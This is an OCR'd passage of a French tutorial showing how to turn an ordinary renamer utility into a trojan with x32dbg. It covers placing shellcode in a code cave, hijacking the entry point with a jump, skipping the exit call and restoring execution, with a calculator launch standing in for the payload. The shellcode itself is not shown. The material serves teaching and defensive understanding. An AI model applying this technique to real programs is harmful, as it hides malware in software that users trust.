



Au début de cet espace libre, nous plaçons les deux instructions **pushad** et **pushfd** (clic droit / Assemble) :




Ces deux instructions permettent de sauvegarder les registres et les flags car l'état de la machine va être modifié :

On sélectionne alors suffisamment de lignes dans l'espace vide qui suit et nous plaçons ensuite le shellcode (clic droit / Binary / Edit) :


Binary
Copy
Breakpoint
Follow in Dump
Follow in Memory Map
Graph G
Help on mnemonic Ctrl+F1
Show mnemonic brief Ctrl+Shift+F1
Highlighting mode H
Label
Trace record
Comment ;
Toggle Bookmark Ctrl+D
Analysis
Assemble Space
Patches Ctrl+P
Set New Origin Here Ctrl+*
Create New Thread Here
Go to
Search for
Find references to
Edit Ctrl+E
Fill... F
Fill with NOPs Ctrl+9
Copy Shift+C
Paste Shift+V
Paste (Ignore Size) Ctrl+Shift+V


Edit code at 0058A470
Hex
String
Copy data
ASCII
UNICODE:
UTF-8
Codepage...
Hex:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Keep Size
OK
Cancel
On colle le shellcode avec CTRL-V.




On place ensuite un saut vers l'espace libre (JMP 0x0058A46E) au point d'entrée du programme (en 0058A2B8) :

Le début du programme devient alors :


0058A2B8 | E9 B1010000 | jmp renamer.58A46E |

0058A2BD | EC | in al,dx |

```
0058A2BE  | 53              | push ebx                      |
0058A2BF  | 56              | push esi                      |
0058A2C0  | 57              | push edi                      | edi:"LdrpInitializeProcess"
0058A2C1  | 33C0            | xor eax,eax                   |
0058A2C3  | 8945 EC         | mov dword ptr ss:[ebp-14],eax |
0058A2C6  | B8 989C5800     | mov eax,renamer.589C98        |
```




On enregistre ensuite notre exécutable patché avec la commande CTRL+P :



On clique sur le bouton **Patch File** et on enregistre notre programme sous le nom Renamer2.exe.


Ouvrons **Renamer2.exe** avec x32dbg et lançons l'exécution (RUN) :

La calculatrice s'ouvre bien à l'écran mais le programme Renamer2.exe se termine abruptement :



Il y a donc un EXIT CALL à la fin du shellcode : nous allons devoir le sauter.


Après avoir placé des points d'arrêts sur les 4 CALL de notre shellcode et après avoir exécuté le programme, nous nous apercevons que l'EXIT CALL correspond au dernier CALL du shellcode (à l'adresse 0058A526).




Nous allons donc sauter ce CALL en plaçant un saut à l'adresse 0058A523 vers l'espace libre sous le shellcode (par exemple en 0058A534) :


À l'adresse du nouveau saut, je restaure les flags et les registres (avec **popfd** et **popad**) :

Je place alors les instructions des lignes 1 à 8 retenues plus haut :




Ensuite j'effectue un saut vers la ligne 9 du code (0x0058A2C6) :





Je patche finalement le programme (CTRL+P) et je l'enregistre sous le nom **Renamer3.exe**. Il ne me reste plus qu'à tester notre cheval de Troie, en exécutant le programme **Renamer3.exe** :




Notre utilitaire innocent s'ouvre bien et fonctionne tout à fait normalement, mais sa fonctionnalité "cachée" (ici la calculatrice Windows) s'exécute bien en même temps. Cette calculatrice, dans un cas réel serait un programme malicieux s'exécutant en arrière-plan de façon tout à fait invisible ! Vous pouvez visualiser les modifications que nous avons apportées à notre programme dans les deux pages qui suivent.

Voilà comment on crée un cheval de Troie (trojan) simple avec le débogueur x32dbg !

